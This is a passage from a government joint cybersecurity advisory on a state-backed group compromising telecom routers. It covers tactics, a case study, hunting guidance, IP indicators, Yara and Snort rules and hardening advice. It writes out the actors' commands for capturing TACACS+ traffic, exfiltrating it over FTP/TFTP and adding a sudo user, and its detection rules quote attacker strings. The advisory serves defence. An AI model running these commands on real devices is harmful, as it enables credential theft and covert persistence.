    • PCAPs have been observed containing naming schemes such as mycap.pcap, tac.pcap, 1.pcap, or similar variations.
  • Modifying a router’s TACACS+ server configuration to point to an APT actor-controlled IP address [T1556]. These actors may use this capability to capture authentication attempts from network administrators or other devices. They may also adjust Authentication, Authorization, and Accounting (AAA) configurations, forcing devices to use less secure authentication methods or send accounting information to their infrastructure.

The APT actors collect traffic at Layer 2 or 3 (depending on the protocol used), largely from Cisco IOS devices; however, targeting of other device types is also likely. Based on analysis, the APT actors hold interest in making configuration and routing changes to the devices after compromising the routers. While some actions are specific to Cisco devices, the actors are capable of targeting devices from other vendors and could utilize similar functionality. The APT actors perform several of the modifications or techniques below to facilitate follow-on actions.

  • Creating accounts/users and assigning privileges to those accounts, often via modifying router configurations [T1136.001].
    • Brute forcing and re-using credentials to access Cisco devices. If a router configuration is collected during initial exploitation and contains a weak hashed Cisco Type 5 (MD5) or 7 (legacy, weak reversible encoding) password [T1003] [T1110.002]. Weak credentials, such as “cisco” as the username and password, are routinely exploited through these techniques.
  • Scanning for open ports and services and mirroring (SPAN/RSPAN sessions), allowing traffic monitoring from multiple interfaces [T1595].
  • Running commands on the router via SNMP, SSH, and HTTP GET or POST requests. These requests typically target privileged execution paths, such as /level/15/exec/-/*, and may include instructions to display configuration files, access BGP routes, manage VRF instances, or clear system logs [T1082].
    • Many compromised devices use well known SNMP community strings, including “public” and “private”.
  • Configuring PCAP capabilities to collect network traffic.
  • Configuring tunnels.
  • Using monitoring tools present in the environment to monitor a device’s (commonly a router’s) configuration changes.
  • Updating routing tables to route traffic to actor-controlled infrastructure.
  • Using several techniques to avoid detection of their activity, including:
    • Deleting and/or clearing logs, possibly in tandem with reverting or otherwise modifying stored configuration files to avoid leaving traces of the modifications [T1070].
    • Disabling logging and/or disabling sending logs to central servers.
    • Stopping/starting event logging on network devices.
    • Configuring a Cisco device to run a Guest Shell container to evade detection from collecting artifacts, data, or PCAP [T1610].

Exfiltration

A key concern with exfiltration is the APT actors’ abuse of peering connections (i.e., a direct interconnection between networks that allows traffic exchange without going through an intermediary) [T1599]. Exfiltration may be facilitated due to a lack of policy restraints or system configurations limiting the types of data received by peered ISPs.

Analysis indicates that the APT actors leverage separate (potentially multiple) command and control channels for exfiltration to conceal their data theft within the noise of high-traffic nodes, such as proxies and Network Address Translation (NAT) pools. The APT actors often use tunnels, such IPsec and GRE, to conduct C2 and exfiltration activities [T1048.003].

Case study

This section details techniques employed by the APT actors, as well as indicators received from analysis to detect this activity. The APT actors were stopped before further actions could be taken on the compromised network.

Collecting native PCAP

The APT actors collected PCAPs using native tooling on the compromised system, with the primary objective likely being to capture TACACS+ traffic over TCP port 49. TACACS+ packet bodies can be decrypted if the encryption key is known. In at least one case, the device configuration stored the TACACS+ shared secret using Cisco Type 7 reversible obfuscated encoding. Recovering that secret from the configuration would enable offline decryption of captured TACACS+ payloads. TACACS+ traffic is used for authentication, often for administration of network equipment and including highly privileged network administrators accounts and credentials, likely enabling the actors to compromise additional accounts and perform lateral movement. 
The commands listed in Table 1 were observed on a Cisco IOS XE-based host to aid PCAP exfiltration.

Table 1: Commands to collect PCAP
Command     Description
monitor capture mycap interface <interface-name> both Set up a packet capture named 'mycap'
monitor capture mycap match ipv4 protocol tcp any any eq 49  Target port 49 on the above interface - TACACS+
monitor capture mycap buffer size 100
monitor capture mycap start Start the capture
show monitor capture mycap buffer brief Check status of capture
monitor capture mycap export bootflash:tac.pcap Export PCAP to file, staging for exfiltration
copy bootflash:tac.pcap ftp://<domain/service>:*@<IP> Exfiltration
copy bootflash:tac.pcap tftp://<IP>/tac.pcap


Host-level indicators

If console logging or visibility of remote FTP/TFTP from a network appliance are available, the following host-level indicators may assist with detecting activity: 

Capture name: 'mycap' 
Capture rule: 'match ipv4 protocol tcp any any eq 49' 
Exported pcap filename: 'tac.pcap'

tftp remote filename: 'tac.pcap' 
tftp remote IP: [remote IP] 

Enabling SSH access to the underlying Linux host on IOS XR

Cisco IOS XR (64-bit) is a Linux-based network operating system built on a Yocto-based Wind River Linux distribution. IOS XR is typically administered via the IOS XR CLI over SSH on port TCP/22 or via console. 

The built-in sshd_operns service exposes an additional SSH endpoint on the host Linux. When enabled, it listens on TCP/57722 and provides direct shell access to the host OS. Root logins are not permitted to this service, as only non-root accounts can authenticate.

On IOS XR, sshd_operns is disabled by default and must be explicitly started (e.g., service sshd_operns start). Persistence across reboots requires enabling at init (chkconfig) or equivalent.

In observed intrusions, the APT actors enabled sshd_operns, created a local user, and granted it sudo privileges (e.g., by editing /etc/sudoers or adding a file under /etc/sudoers.d/) to obtain root on the host OS after logging in via TCP/57722. 

The commands listed in Table 2 were executed from the host Linux bash shell as root.

Table 2: Commands to add user to sudoers
Command     Description
service sshd_operns start Starting the sshd_operns service

useradd cisco

password cisco

Adding a new user
sudo vi /etc/sudoers Adding the new user to sudoers
chmod 4755 /usr/bin/sudo As 4755 is the default permissions for sudo, it is unclear why the actors executed this command

Threat hunting guidance

The authoring agencies encourage network defenders of critical infrastructure organizations, especially telecommunications organizations, to perform threat hunting, and, when appropriate, incident response activities. If malicious activity is suspected or confirmed, organizations should consider all mandatory reporting requirements to relevant agencies and regulators under applicable laws and regulations, and any additional voluntary reporting to appropriate agencies, such as cybersecurity or law enforcement agencies who can provide incident response guidance and assistance with mitigation. See the Contact information section for additional reporting information.

The malicious activity described in this advisory often involves persistent, long-term access to networks where the APT actors maintain several methods of access. Network defenders should exercise caution when sequencing defensive measures to maximize the chance of achieving full eviction, while remaining compliant with applicable laws, regulations, and guidance on incident response and data breach notifications in their jurisdictions. Where possible, gaining a full understanding of the APT actors’ extent of access into networks followed by simultaneous measures to remove them may be necessary to achieve a complete and lasting eviction. Partial response actions may alert the actors to an ongoing investigation and jeopardize the ability to conduct full eviction. Incident response on one network may also result in the APT actors taking measures to conceal and maintain their access on additional compromised networks, and potentially disrupt broader investigative and operational frameworks already in progress.

The APT actors often take steps to protect their established access, such as compromising mail servers or administrator devices/accounts to monitor for signs that their activity has been detected. Organizations should take steps to protect the details of their threat hunting and incident response from APT actor monitoring activities.

The authoring agencies strongly encourage organizations to conduct the following actions for threat hunting:

Monitor configurations changes

  • Pull all configurations for running networking equipment and check for differences with latest authorized versions.
    • Review remote access configurations for proper application of ACL and transport protocols. Review ACLs for any unauthorized modifications.
    • If SNMP is being used, ensure networking equipment is configured to use SNMPv3 with the appropriate authentication and privacy configurations set, as defined in the User-based Security Model (USM) and the View-based Access Control Model (VACM).
    • Verify the authenticity of any configured local accounts and their permission levels.
  • Check all routing tables to ensure that all routes are authorized and expected.
  • Verify that any PCAP commands configured on networking equipment are authorized.

Monitor virtualized containers

  • If networking equipment has the capability to run virtualized containers, ensure that all running virtualized containers are expected and authorized.
  • For devices that support Cisco Guest Shell (IOS XE and NX-OS), do not rely on device syslog alone to detect actor activity. Use a combination of device syslog, AAA command accounting, container (Guest Shell) logs, and off-box flow/telemetry.
  • Capture lifecycle and CLI activity with AAA accounting (TACACS+/RADIUS) for configuration/exec commands so that enable/disable and entry actions are recorded.
  • For IOS XE, hunt for guestshell enable, guestshell run bash, and guestshell disable. On NX-OS, hunt for guestshell enable, run guestshell, and guestshell destroy. Alert on unexpected use of chvrf (running commands under a different VRF) and, on NX-OS, use of dohost (container invoking host CLI).

Monitor network services and tunnels

  • Monitor for management services running on non-standard ports (SSH, FTP, etc.).
  • Hunt for actor-favored protocol patterns:
    • SSH on high non-default ports with 22x22/xxx22 numbering patterns from non-admin source IPs.
    • HTTPS/Web UI listeners on non-default high ports (18xxx) reachable from outside the management VRF.
    • TCP/57722 (IOS XR sshd_operns) reachability or flows.
      • Hunt for TCP/57722 listeners on IOS XR platforms (the host Linux sshd_operns service). Collect flow/telemetry (NetFlow/IPFIX) from the management VRF. Any inbound TCP/57722 should be treated as high-risk if unexpected.
    • TACACS+ (TCP/49) flows to non-approved IPs or any TACACS+ traffic leaving the management VRF. Correlate with device configuration to detect redirection of TACACS+ servers to APT actor-controlled infrastructure.
    • FTP/TFTP flows originating from network devices to unapproved destinations, especially when preceded by on-box PCAP collection activity.
  • Audit any tunnel that transits a security boundary, such as peering points between providers, to ensure it can be accounted for by network administrators. In particular, examine:
    • Unexplained or unexpected tunnels between Autonomous System Numbers (ASNs).
    • Unauthorized use of file transfer protocols, such as FTP and TFTP.
      • Monitor network traffic for abnormal volumes of files transfers to internal FTP servers, which the APT actors may use as staging areas prior to data exfiltration.
    • Extensive SSH activity against routers, followed by the establishment of both an incoming tunnel and outgoing tunnel—each of which may leverage different protocols.

Monitor firmware and software integrity

  • Perform hash verification on firmware and compare values against the vendor's database to detect unauthorized modification to the firmware. Ensure that the firmware version is as expected.
  • Compare hashes of images both on disk and in memory against known-good values. Reference the Network Device Integrity (NDI) Methodology or Network Device Integrity (NDI) on Cisco IOS Devices for more information.
  • Use the product’s run-time memory validation or integrity verification tool to identify any changes to the run-time firmware image.
  • Where supported by the platform, enable image and configuration integrity features, such as signed image enforcement and secure configuration checkpoints. Alert on any boot-time or run-time verification failure.
  • Check any available file directories that may exist (flash, non-volatile random-access memory [NVRAM], system, etc.) for non-standard files.

Monitor logs

  • Review logs forwarded from network devices for indications of potential malicious behavior, such as:
    • Evidence of clearing locally stored logs,
    • Disabling log creation or log forwarding,
    • Starting a PCAP recording process using available functions,
    • Allowing remote access via non-standard methods or to new locations, and
    • Changes to configuration of devices via non-standard methods or from unexpected locations.
  • Alert on creation/start of any on-box packet capture (e.g., monitor capture ... start, Embedded Packet Capture) or SPAN/RSPAN/ERSPAN session definitions, especially those matching TACACS+ (TCP/49) or RADIUS.
  • Inventory and continuously watch monitor session ... (SPAN/ERSPAN) and PCAP state. Naming patterns include mycap and output filenames like mycap.pcap, tac.pcap, and 1.pcap.
  • Where supported, deploy embedded event triggers (e.g., EEM on IOS XE/NX-OS) to syslog any invocation of packet-capture or span/erspan configuration commands, capturing the invoking username and source.
  • Audit for non-root local accounts granted sudo on XR host Linux (e.g., via /etc/sudoers or /etc/sudoers.d/). Where supported, ensure the host operating system (OS) sshd_operns service is disabled and not listening. Validate at each reboot and device upgrade.
  • Alert on config or telemetry indicating new XR host OS services, changes to systemd service states, or unexpected privilege escalations on the host OS.
  • Analyze internal FTP Server logs for any logins from unexpected sources.
  • Monitor network traffic for logons from one router to another router, as this should not be typical of normal router administration processes.

If unauthorized activities are discovered, coordinate containment sequencing before disabling to avoid tipping active APT operators. Capture live artifacts (process lists, bound sockets, on-box files), then eradicate.

See the Contact information section of this advisory for response actions that should be taken if malicious activity is confirmed.

Indicators of compromise

IP-based indicators

The following IP indicators were associated with the APT actors’ activity from August 2021 to June 2025. Disclaimer: Several of these observed IP addresses were first observed as early as August 2021 and may no longer be in use by the APT actors. The authoring agencies recommend organizations investigate or vet these IP addresses prior to taking action, such as blocking.

Table 3: APT-associated IP-based Indicators, August 2021-June 2025
1.222.84[.]29  167.88.173[.]252 23.227.202[.]253 45.61.151[.]12
103.169.91[.]231 167.88.173[.]58 37.120.239[.]52 45.61.154[.]130
103.199.17[.]238 167.88.175[.]175 38.71.99[.]145 45.61.159[.]25
103.253.40[.]199 167.88.175[.]231 43.254.132[.]118 45.61.165[.]157
103.7.58[.]162 172.86.101[.]123 45.125.64[.]195 5.181.132[.]95
104.194.129[.]137 172.86.102[.]83 45.125.67[.]144 59.148.233[.]250
104.194.147[.]15 172.86.106[.]15 45.125.67[.]226 61.19.148[.]66
104.194.150[.]26 172.86.106[.]234 45.146.120[.]210 63.141.234[.]109
104.194.153[.]181 172.86.106[.]39 45.146.120[.]213 63.245.1[.]34 
104.194.154[.]150 172.86.108[.]11 45.59.118[.]136 74.48.78[.]66  
104.194.154[.]222 172.86.124[.]235 45.59.120[.]171 74.48.78[.]116  
107.189.15[.]206 172.86.65[.]145 45.61.128[.]29 74.48.84[.]119  
14.143.247[.]202 172.86.70[.]73 45.61.132[.]125 85.195.89[.]94
142.171.227[.]16 172.86.80[.]15 45.61.133[.]157 89.117.1[.]147
144.172.76[.]213 190.131.194[.]90 45.61.133[.]31 89.117.2[.]39
144.172.79[.]4 193.239.86[.]132 45.61.133[.]61 89.41.26[.]142
146.70.24[.]144 193.239.86[.]146 45.61.133[.]77 91.231.186[.]227
146.70.79[.]68 193.43.104[.]185 45.61.133[.]79 91.245.253[.]99
146.70.79[.]81 193.56.255[.]210 45.61.134[.]134 2001:41d0:700:65dc::f656[:]929f
167.88.164[.]166 212.236.17[.]237 45.61.134[.]223 2a10:1fc0:7::f19c[:]39b3
167.88.172[.]70 23.227.196[.]22 45.61.149[.]200
167.88.173[.]158 23.227.199[.]77 45.61.149[.]62


 Custom SFTP client

The APT actors also use a custom SFTP client, which is a Linux binary written in Golang, to transfer encrypted archives from one location to another. 

The following SFTP client binaries in Table 4 through Table 7 are similar in that they are used to transfer files from a compromised network to staging hosts where the files are prepared for exfiltration. However, cmd1 has the additional capability of collecting network packet captures on the compromised network. Note: The cmd3 and cmd1 clients were likely written by the same developer since they have similar build path strings and code structure.

Table 4: cmd3 SFTP client 
File Name  cmd3 
MD5 Hash  eba9ae70d1b22de67b0eba160a6762d8 
SHA 256 Hash 8b448f47e36909f3a921b4ff803cf3a61985d8a10f0fe594b405b92ed0fc21f1
File Size (bytes)  3506176 
File Type  ELF 64-bit LSB executable x86-64 version 1 (SYSV) statically linked Go BuildID=rHFK_GWSIG3fShYR02ys/Hou3WF-dO9MYtI232CYr/
D3n2Irn5doNndtloYkEi/r3IcebaH3y02cYer7tm0 stripped 
Command Line Usage  ./cmd3 <encrypted_configuration_string> 
Version String  v1.0 
Build Path String  C:/work/sync/cmd/cmd3/main.go 
Table 5: cmd1 SFTP client
File Name  cmd1 
MD5 Hash  33e692f435d6cf3c637ba54836c63373 
SHA 256 Hash f2bbba1ea0f34b262f158ff31e00d39d89bbc471d04e8fca60a034cabe18e4f4
File Size (bytes)  3358720 
File Type  ELF 64-bit LSB executable x86-64 version 1 (SYSV) statically linked Go BuildID=N3lepXdViXHdPCh5amSa/LhM5susdTarcmIQEMqku/
eplvxiWNUFNeKXjT-6sd/R-eCtbFZFNozRZqEuwZY stripped 
Command Line Usage  ./cmd1 <encrypted_configuration_string> 
Version String  V20240816 
Build Path String  C:/work/sync_v1/cmd/cmd1/main.go 

Cmd1 SFTP client Yara rule 

rule SALT_TYPHOON_CMD1_SFTP_CLIENT {

    meta:

    description = "Detects the Salt Typhoon Cmd1 SFTP client. Rule is meant for threat hunting."


    strings:

        $s1 = "monitor capture CAP"

        $s2 = "export ftp://%s:%s@%s%s"

        $s3 = "main.CapExport"

        $s4 = "main.SftpDownload"

        $s5 = ".(*SSHClient).CommandShell"

        $aes = "aes.decryptBlockGo"

        $buildpath = "C:/work/sync_v1/cmd/cmd1/main.go"


    condition:

        (uint32(0) == 0x464c457f or (uint16(0) == 0x5A4D and 
        uint32(uint32(0x3C)) == 0x00004550) or ((uint32(0) == 0xcafebabe)
        or (uint32(0) == 0xfeedface) or (uint32(0) == 0xfeedfacf) 
        or (uint32(0) == 0xbebafeca) or (uint32(0) == 0xcefaedfe) 
        or (uint32(0) == 0xcffaedfe))) 
        and 5 of them

}

Table 6: new2 SFTP client
File Name  new2
SHA 256 Hash da692ea0b7f24e31696f8b4fe8a130dbbe3c7c15cea6bde24cccc1fb0a73ae9e
File Type  ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=294d1f19a085a730da19a6c55788ec08c2187039, stripped

New2 SFTP client Yara rule 

rule SALT_TYPHOON_NEW2_SFTP_CLIENT {

    meta:

        description = "Detects the Salt Typhoon New2 SFTP client. Rule is meant for threat hunting."


    strings:

        $set_1_1 = "invoke_shell"

        $set_1_2 = "execute_commands"

        $set_1_3 = "cmd_file"

        $set_1_4 = "stop_event"

        $set_1_5 = "decrypt_message"

        $set_2_1 = "COMMANDS_FILE"

        $set_2_2 = "RUN_TIME"

        $set_2_3 = "LOG_FILE"

        $set_2_4 = "ENCRYPTION_PASSWORD"

        $set_2_5 = "FIREWALL_ADDRESS"

        $set_3_1 = "commands.log"

        $set_3_2 = "Executing command: {}"

        $set_3_3 = "Connecting to: {}"

        $set_3_4 = "Network sniffer script."

        $set_3_5 = "tar -czvf - {0} | openssl des3 -salt -k password -out {0}.tar.gz"

        $set_required = { 00 70 61 72 61 6D 69 6B 6F }


    condition:

        $set_required and 4 of ($set_1_*) and 4 of ($set_2_*) 
        and 4 of ($set_3_*)

}

Table 7: sft SFTP client
File Name  sft
SHA 256 Hash a1abc3d11c16ae83b9a7cf62ebe6d144dfc5e19b579a99bad062a9d31cf30bfe
File Type  ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, Go BuildID=Q_mmdNzBVit4XSJyGrtd/ampmN-03i9bT1qzD9njH/MFeCrtuGl37O7UNKFQyk/sBN-cduKnfSAvXO7jzGG, with debug_info, not stripped

CVE 2023-20198 Snort rule

alert tcp any any -> any $HTTP_PORTS (msg:"Potential CVE-2023-20198 exploit attempt - HTTP Request to Add Privilege 15 User Detected"; content:"POST"; http_method; pcre:"/(webui_wsma|%2577ebui_wsma|%2577eb%2575i_%2577sma)/i"; http_uri; content:"<request xmlns=\"urn:cisco:wsma-config\" correlator=\"execl\">"; http_client_body; content:"<configApply details=\"all\">"; http_client_body; content:"<config-data>"; http_client_body; content:"<cli-config-data-block>"; http_client_body; content:"username"; http_client_body; content:"privilege 15"; http_client_body; content:"secret"; http_client_body; sid:1000003; rev:1;)

Mitigations

These APT actors are having considerable success using publicly known CVEs to gain access to networks, so organizations are strongly encouraged to prioritize patching in a way that is proportionate to this threat, such as by sequencing patches to address the highest risks first. See CISA’s Known Exploited Vulnerabilities Catalog for further information. Specifically, organizations should ensure edge devices are not vulnerable to known exploited CVEs identified in this advisory.

Note: This advisory uses MITRE D3FEND™, version 1.2.0, cybersecurity countermeasures. See the Appendix C: MITRE D3FEND Countermeasures section of this advisory for a table of the mitigations mapped to MITRE D3FEND countermeasures.

General recommendations

  • Regularly review network device (especially router) logs and configurations for evidence of any unexpected, unapproved, or unusual activity, especially for the activities listed in this advisory [D3-PM]. In particular, check for:
    • Unexpected GRE or other tunneling protocols, especially with foreign infrastructure [D3-NTCD].
    • Unexpected external IPs set as a TACACS+ or RADIUS server, or other AAA service configuration modifications.
    • Unexpected external IPs in ACLs.
    • Unexpected packet capture or network traffic mirroring settings.
    • Unexpected virtual containers running on network devices, or, where virtual containers are expected, unexpected commands within the containers.
  • Employ a robust change management process that includes periodic auditing of device configurations [D3-PM].
    • Ensure all networking configurations are stored, tracked, and regularly audited via a change management process. A change management process audits approved configurations against what is currently running in an organization’s infrastructure.
    • Review firewall rule creation and modification dates, cross referencing against change management approvals, to detect unauthorized rules or rule changes.
    • Create alarms or alerts for unusual router administration access, commands, or other activity.
  • Attempt to identify the full scope of a suspected compromise before mitigating. While it is important to contain the intrusion and prevent further malicious activity, if the full scope is not identified and mitigated fully, the actors may retain access and cause further malicious activity. Threat hunting and incident response efforts should be balanced against the total potential malicious activity with the goals of full eviction and minimizing damage.
    • An established compromise by these APT actors will likely include recurring, large-scale exfiltration from the compromised network. In at least one instance, the APT actors utilized GRE and MPLS tunnels to move data back to China.
  • Disable outbound connections from management interfaces to limit possible lateral movement activity between network devices [D3-OTF].
  • Disable all unused ports and protocols (both traffic and management protocols) [D3-ACH]. Only use encrypted and authenticated management protocols (e.g., SSH, SFTP/SCP, HTTPS) and disable all others, especially unencrypted protocols (e.g., Telnet, FTP, HTTP).
  • Change all default administrative credentials, especially for network appliances and other network devices [D3-CFP].
  • Require public-key authentication for administrative roles. Disable password authentication where operationally feasible. Minimize authentication attempts and lockout windows to slow brute force and sprayed attempts [D3-CH].
  • Use the vendor recommended version of the network device operating system and keep it updated with all patches. Upgrade unsupported network devices to ones that are supported by the vendor with security updates [D3-SU].

Hardening management protocols and services

  • Implement management-plane isolation and control-plane policing (CoPP) [D3-NI].
    • Place all device management services (SSH, HTTPS, SNMP, TACACS+/RADIUS, SCP/SFTP) strictly in a dedicated out-of-band management network or a management VRF.
    • Ensure this management VRF has no route leakage to customers or peering VRFs and cannot initiate or receive sessions from data-plane or peering address space [D3-ITF].
    • Block all egress from the management VRF except to explicitly authorized AAA/syslog/NetFlow/IPFIX/telemetry collectors to prevent actor use of management interfaces as lateral movement conduits or exfiltration paths.
    • Apply explicit management-plane ACLs at the control plane (e.g., CoPP/CPPr) to allowlist (i.e., default-deny) and rate-limit management protocols. Allow only approved management station IPs/subnets and jump servers.
      • Apply these restrictions to all SNMP, TACACS+/RADIUS (TCP/UDP 49/1812/1813), HTTPS (TCP/443 and any configured non-default port), SSH (TCP/22 and any configured non-default port), and SFTP/SCP.
      • For devices that do not support ACLs, place on a separate management Virtual Local Area Network (VLAN); an ACL can be applied to this management VLAN from an upstream device, such as a router or Layer 3 switch.
  • Use SSHv2 only and disable Telnet. Audit and restrict SSH on non-default ports (e.g., 22x22 and xxx22 patterns) commonly used by the APT actors.
  • If a web interface is operationally required, bind it only to the management VRF/interface. Use HTTPS only and disable unencrypted HTTP. Require AAA for web interface access. Monitor and alert on non-default high HTTPS ports (e.g., 18xxx) observed in intrusions.
  • Use SNMPv3 only, and disable SNMPv1 and SNMPv2. Configure Trusted Managers and ACLs to limit SNMP access to only trusted devices.
    • Change all weak and default SNMP community strings.
    • Restrict and monitor SNMP writes.
    • Enforce SNMPv3 with authPriv and apply VACM views that exclude configuration-altering MIB objects from write access. Only grant read access for required OIDs; reserve write access for tightly scoped automation accounts from approved managers.
  • Continuously monitor SNMP SET operations and alert on changes to AAA servers, HTTP/HTTPS enablement or port changes, tunnel interfaces, SPAN/ERSPAN sessions, and routing and ACL objects. Actor tradecraft includes issuing SNMP SETs to make covert configuration changes at scale.
  • Configure only strong cryptographic cipher suites for all management protocols (e.g., SSH, SFTP, HTTPS) and reject all weak ones.
  • Enforce per-protocol rate limits (particularly for SSH, HTTPS, SNMP, TACACS+/RADIUS) to blunt credential-guessing and slow “low-and-slow" abuse of built-in functions (e.g., Embedded Packet Capture, tunnel setup) without denying legitimate admin access.
  • Eliminate unintended IPv6 management exposure.
    • If IPv6 is enabled, apply equivalent controls for IPv6 as for IPv4.
    • Enforce management-plane ACLs and CoPP for IPv6. Bind management services only to the management VRF/interface in IPv6.
    • Audit for IPv6-reachable management services and tunnels, as the APT actors’ infrastructure includes IPv6 addresses. 

Implementing robust logging

  • Ensure logging is enabled and forwarded to a centralized server. Set the trap and buffer logging levels on each device to at least syslog level “informational” (code 6) to collect all necessary information.
  • Ensure all logs sent to a centralized logging server are transmitted via a secure, authenticated, and encrypted channel (such as IPsec, TLS, or SSH tunnels). The central server should maintain immutable logs with retention periods sufficient to support cybersecurity incident response investigations and comply with applicable retention policies.
  • Enable AAA command accounting for privileged commands to record any attempts to invoke those commands.

Routing best practices

  • Utilize routing authentication mechanisms, when possible.
  • Protect peering and edge routing paths often abused for covert redirection.
    • Continuously validate static routes, policy-based routing (PBR), and VRF-leak policies at peering edges. Alert on additions that steer traffic toward non-standard GRE/IPsec endpoints or unexpected next hops.
  • Enforce maximum-prefix limits, strict prefix/AS-path filtering, and “only-expected” communities on all external BGP (eBGP) sessions. Deny default and overly broad routes.
  • Enable TTL security (GTSM) or equivalent for eBGP to reduce off-path attack surface.
  • Require session protection (TCP-AO where supported, otherwise MD5) and monitor for BGP session resets and parameter changes from unexpected management origins.

Virtual Private Network (VPN) best practices

  • Delete default VPN Internet Key Exchange (IKE) policies and associated components.
  • Create IKE policies consistent with applicable requirements and guidance on cryptographic algorithm use. For U.S. National Security Systems, follow Committee on National Security Systems Policy (CNSSP) 15 and other applicable policies:
    • Diffie-Hellman Group: 16 with 4096 bit Modular Exponential (MODP)
    • Diffie-Hellman Group: 20 with 384 bit Elliptic Curve Group (ECP)
    • Encryption: AES-256
    • Hashing: SHA-384 

Cisco-specific recommendations

  • Disable the Cisco Smart Install feature.
  • Store credentials using strong cryptography.
    • Protect local credentials on Cisco networking devices using Type 8 (PBKDF2-SHA-256) where supported. Do not use Type 7 and transition from Type 5 (MD5) when possible.
    • Use Type 6 (AES) key encryption to protect stored secrets (e.g., TACACS+/RADIUS shared secrets or IKE PSKs).
  • Disable outbound connections from the VTYs (e.g., transport output none). This prevents initiating SSH, Telnet, or other client sessions from the device via VTY, reducing its utility as a jump host. Monitor for any changes to this setting.
  • Audit for unexpected enablement of IOS XR host SSH (sshd_operns) on TCP/57722. This is disabled by default, but has been observed being enabled by actors for persistence.
  • When not required, disable the web configuration interface on applicable Cisco networking devices by running no ip http server and no ip http secure-server.
    • If management via a web interface is required, ensure to enable only the HTTPS management interface by running the command ip http secure-server and keep no ip http server configured to prevent unencrypted access via HTTP.
  • Ensure a final deny any any log line is added to all configured ACLs. This ensures that the denied connections are logged so they could be reviewed at a later date.

Mitigating Guest Shell abuse

  • Disable Guest Shell where not operationally required.
    • For IOS XE, run guestshell disable to stop the container. Where supported, disable the IOx subsystem with no iox to prevent container hosting entirely. Confirm with show guestshell / show iox.
    • For NX-OS, run guestshell disable to stop the container. Use guestshell destroy to uninstall it and return resources to the system. Confirm with show guestshell.
  • Where Guest Shell is disabled, restrict (re)enabling Guest Shell.
    • Enforce AAA command authorization (TACACS+/RADIUS) so only approved roles can run guestshell enable, guestshell run bash (IOS XE), run guestshell (NX-OS), guestshell disable/destroy, chvrf, dohost, or IOx-related commands.
  • Where Guest Shell is used:
    • Forward container logs (e.g., journald/systemd inside Guest Shell) to your SIEM. Device syslog does not capture process activity inside the container by default.
    • Configure the VRF used by Guest Shell (management VRF on IOS XE; default VRF on NX-OS unless chvrf is used). Restrict egress to only required destinations (e.g., SIEM/AAA/telemetry collectors) with ACLs.
    • Perform periodic inventories and integrity checks of device storage (e.g., bootflash:) to detect unexpected files created from the container.
    • Create alerts for guestshell disable / guestshell destroy and unexpected chvrf / dohost usage. Consider Cisco Embedded Event Manager (EEM) policies that snapshot state (running processes, container filesystem, storage listings) when these events occur.

Additional Cisco resources:

Resources

Additional information can be found in the following publicly available guidance.

United States resources

United Kingdom resources

International resources

Acknowledgements

The NSA Cybersecurity Collaboration Center, along with the authoring agencies, acknowledge Amazon Web Services (AWS) Security, Cisco Security & Trust, Cisco Talos, Crowdstrike, Google Mandiant, Google Threat Intelligence, Greynoise, Microsoft, PwC Threat Intelligence, and additional industry partners for their contribution to this advisory.

Version History

27 August 2025, v1.0: Initial publication

3 September 2025, v1.1: Japan NCO name correction, added introduction in Technical details, update in Initial access to clarify example CVEs’ ordering, one IP correction and two removals. 

Disclaimer of endorsement

The information and opinions contained in this document are provided "as is" and without any warranties or guarantees. Reference herein to any specific commercial products, process, or service by trade name, trademark, manufacturer, or otherwise, does not constitute or imply its endorsement, recommendation, or favoring by the authoring agencies, and this guidance shall not be used for advertising or product endorsement purposes.

Purpose

This document was developed in furtherance of the authoring agencies’ cybersecurity missions, including their responsibilities to identify and disseminate threats and to develop and issue cybersecurity specifications and mitigations. This information may be shared broadly to reach all appropriate stakeholders.

Contact information

The following contacts are non-exhaustive, and organizations should follow all applicable reporting requirements for a given incident or other event.

United States organizations

  • National Security Agency (NSA)
  • Cybersecurity and Infrastructure Security Agency (CISA) and Federal Bureau of Investigation (FBI)
    • U.S. organizations are encouraged to report suspicious or criminal activity related to information in this advisory to CISA via the agency’s Incident Reporting System, its 24/7 Operations Center (contact@mail.cisa.dhs.gov, 888-282-0870, or reporting online at cisa.gov/report), or your local FBI field office.
    • Methods for initial access are a critical information gap for parties working to understand the scope, scale, and impact of these APT actors. When available, please include the following information regarding the incident:
      • Type of activity and types of equipment affected by or used in the activity;
      • APT actors’ tactics, techniques, and procedures (TTPs) used to conduct initial access and/or lateral movement;
      • Exfiltration infrastructure and associated techniques (Layer 2/Layer 3);
      • Passwords and associated techniques used to encrypt exfiltrated data;
      • Likely or confirmed compromised routing equipment connected to or used by government networks;
      • Insights into how the compromised devices are tasked (i.e., how is traffic of interest selected for collection/redirection);
      • Signs of compromise or persistence beyond the specific network devices themselves (e.g., additional targets, such as network operations staff, IT/corporate email, etc.).
      • Date, time, and location of the incident;
      • Number of people affected;
      • Name of the submitting company or organization; and
      • Designated point of contact.
  • Department of Defense Cyber Crime Center (DC3)

Australian organizations

  • Visit cyber.gov.au or call 1300 292 371 (1300 CYBER 1) to report cybersecurity incidents and access alerts and advisories.

Canadian organizations

New Zealand organizations

United Kingdom organizations

  • UK National Cyber Security Centre (NCSC)
    • The NCSC—a part of intelligence, security, and cyber agency GCHQ—is the UK’s technical authority on cyber security. UK organizations should report significant cyber security incidents via https://report.ncsc.gov.uk/ (monitored 24/7).
  • Ofcom
    • Ofcom is the UK’s communications regulator and is responsible for enforcing the telecoms security provisions in the Communications Act (2003) and the Telecommunications Security Act (2021). Guidance and contact information on standards, specifications, and other requirements for the UK telecoms industry can be found at https://www.ofcom.org.uk.
    • For general inquiries: networksecurityenquiries@ofcom.org.uk
    • For incident reports: incident@ofcom.org.uk 

Czech Republic organizations

Finnish organizations

Germany organizations

Italian organizations 

Japanese organizations

Polish organizations

Appendix A: MITRE ATT&CK tactics and techniques

See Table 8 through Table 20 for all the threat actor tactics and techniques referenced in this advisory.

Table 8: Reconnaissance
Technique Title ID Use
Active Scanning T1595 Actively scan for open ports and services
Gather Victim Network Information: Network Topology T1590.004 Leverage configuration files from exploited devices to gather the network topology information
Table 9: Resource Development
Technique Title ID Use
Acquire Infrastructure: Virtual Private Servers T1583.003 Leverage VPS as infrastructure
Compromise Infrastructure: Network Devices T1584.008 Compromise intermediate routers
Obtain Capabilities: Exploits T1588.005 Utilize publicly available code (siet.py) to exploit vulnerable devices 
